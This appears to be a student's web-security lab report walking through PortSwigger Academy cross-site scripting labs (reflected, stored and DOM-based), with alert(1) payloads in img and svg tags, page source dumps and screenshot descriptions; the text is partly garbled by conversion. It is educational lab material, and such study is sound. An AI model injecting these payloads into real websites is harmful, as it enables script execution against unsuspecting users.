



SLIIT

Discover Your Future

Sri Lanka Institute of Information Technology

Cross-site scripting

Lab sheet 01-WD Submission

IE2062 – Web Security.

Submitted by:



IT22199508 – Athapaththu A.M.M.I.P

Date of submission

2024.02.23

❖ **Reflected XSS into HTML context with nothing encoded**

- enter the lab and enter “>< img src=x onload=alert(1)>” in the search bar




- Get the source code of previous page



```

22         </a>
23     </div>
24   </div>
25   <div class='widgetcontainer-lab-status is-notsolved'>
26     <span>LAB</span>
27     <p>Not solved</p>
28     <span class='lab-status-icon'></span>
29   </div>
30 </div>
31 </div>
32 </div>
33 </section>
34 </div>
35 <div theme='blog'>
36   <section class='maincontainer'>
37     <div class='container is-page'>
38       <header class='navigation-header'>
39         <section class='top-links'>
40           <a href='/'>Home</a><p>|</p>
41         </section>
42       </header>
43       <header class='notification-header'>
44       </header>
45       <section class='blog-header'>
46         <h1>0 search results for '<img src=x onload=alert(1)>'</h1>
47       </section>
48       <section>
49         <form action='/' method='GET'>
50           <input type='text' placeholder='Search the blog...' name='search'>
51           <button type='submit' class='buttonSearch'>Search</button>
52         </form>
53       </section>
54       <section class='blog-list no-results'>
55         <div class='is-linkback'>
56           <a href='/'>Back to Blog</a>
57         </div>
58       </section>
59     </div>
60   </section>
61   <div class='footer-wrapper'>
62     </div>
63   </div>
64 </div>
65 </body>
66 </html>

```

- After enter the “<svg src=x onload=alert(1)>” on the search bar.







- Finally you can see you solved the lab.

❖ Stored XSS into HTML context with nothing encoded

- Go through the lab and go to view port, then you enter the details like 2nd pic.



- after you go back and get the source code of the page, you can see there
`<p>batman<svg></p>`

Stored XSS into HTML context with nothing encoded

WebSecurity Academy

Thank you for your comment!

Your comment has been submitted.

Home



< Back to blog

```

76      </p>
77      <p>When my wife said don't touch the mushrooms on the side I thought she meant they were out of date so I tried them anyway and now I can see nine of your blogs.</p>
78    </section>
79    <section class="comment">
80      
81    </img>
82    <p>When I grow up I want to be a tree.</p>
83    <p></p>
84  </section>
85  <section class="comment">
86    
87    </img>
88    <p>batman<svg></p>
89  </section>
90  <hr>
91  <section class="add-comment">
92    <h3>Leave a comment</h3>
93    <form action="/comment" method="POST" enctype="application/x-www-form-urlencoded">
94      <input required type="hidden" name="csrf" value="CbYxItyqpdW6BbdvhXt3AraDlhVbArk">
95      <input required type="hidden" name="postId" value="9">
96      <label>Comment:</label>
97      <textarea required rows="12" cols="300" name="comment"></textarea>
98      <label>Name:</label>
99      <input required type="text" name="name">
100     <label>Email:</label>
101     <input required type="email" name="email">
102     <label>Website:</label>
103     <input pattern="(http|https).+" type="text" name="website">
104     <button class="button" type="submit">Post Comment</button>
105   </form>
106 </section>
107 <div class="is-linkback">
108   <a href="/">Back to Blog</a>
109 </div>
110 </div>
111 </div class="comment">
112 </div class="comment">
113 </div>
114 </div>
115 </div>
116 <div class="footer-wrapper">
117 </div>
118 </div>
119 </body>
120 </html>
121



```

- Next again come to comment box and fill the details like given below.



- Finally you can see you solved the lab.

❖ DOM XSS in document.write sink using source - location.search



Screenshot of a browser showing the WebSecurity Academy challenge "DOM XSS in document.write sink using source location.search". The page displays search results for 'batman' with a purple header. The browser's developer tools are open, specifically the CSS tab, showing the element tree and styles for the current page. The CSS panel highlights the `body` element with the rule `color: #333332; font-size: 16px; font-family: Arial, "Helvetica Neue", Helvetica, sans-serif; line-height: 1.4; overflow-wrap: break-word; word-wrap: break-word;`. The bottom status bar shows the date and time as 2/23/2024 at 9:59 AM.

Screenshot of a browser showing the same challenge page after entering the payload `batman<svg>` into the search input field. The search results remain the same, but the browser's developer tools show the CSS panel highlighting the `body` element with the additional rule `background-color: #333332;`. The bottom status bar shows the date and time as 2/23/2024 at 10:00 AM.

Screenshot of a browser showing the challenge page again. The developer tools CSS panel now highlights the `body` element with the rule `background-color: #333332; color: #333332; font-size: 16px; font-family: Arial, "Helvetica Neue", Helvetica, sans-serif; line-height: 1.4; overflow-wrap: break-word; word-wrap: break-word;`. The bottom status bar shows the date and time as 2/23/2024 at 10:00 AM.

The screenshot shows a browser window with the URL <https://0a9003a0472b49d870f9dc4000d00ef.web-security-academy.net/?search=batman<svg>>. The page displays the message "0 search results for 'batman<svg>'". Below the message is a search bar with the placeholder "Search the blog...". A purple button labeled "Search" is positioned to the right of the search bar. An "img" element with a value of "1 x 1" is highlighted in the DOM tree under the search bar. The browser's developer tools are open, showing the "Elements" tab with the search term "batman" selected. The "Style Editor" tab is active, displaying CSS rules for the "body" element and a media query for a minimum width of 1200px. The "Box Model" panel shows a 1x1 static box model with no margin, border, or padding.

The screenshot shows a browser window with the URL <https://0a9003a0472b49d870f9dc4000d00ef.web-security-academy.net/?search=batman<svg>>. The page displays the message "0 search results for 'batman<svg>'". Below the message is a search bar with the placeholder "Search the blog...". A purple button labeled "Search" is positioned to the right of the search bar. The search bar now contains the text "batman'</h1>". The browser's developer tools are open, showing the "Elements" tab with the search term "batman" selected. The "Style Editor" tab is active, displaying CSS rules for the "body" element and a media query for a minimum width of 1200px. The "Box Model" panel shows a 1x1 static box model with no margin, border, or padding.

DOM XSS in document.write sink using source location.search

LAB Not solved

Home

0 search results for 'batman'</h1>

Inspector Console Debugger Network Style Editor Memory Accessibility Application Cookie Editor

```
<!DOCTYPE html>
<html> [SOF]
  <head> [SOF]
    <script src="/resources/1stHeader/js/1stHeader.js"></script>
    <div class="header">
      <header class="navigation-header"></header>
      <header class="notification-header"></header>
    </div> [EOF]
  <body> [SOF]
    <div theme="blog">
      <section class="maincontainer">
        <div class="container is-page"> [SOF]
          <header class="navigation-header"></header>
          <header class="notification-header"></header>
        </div> [EOF]
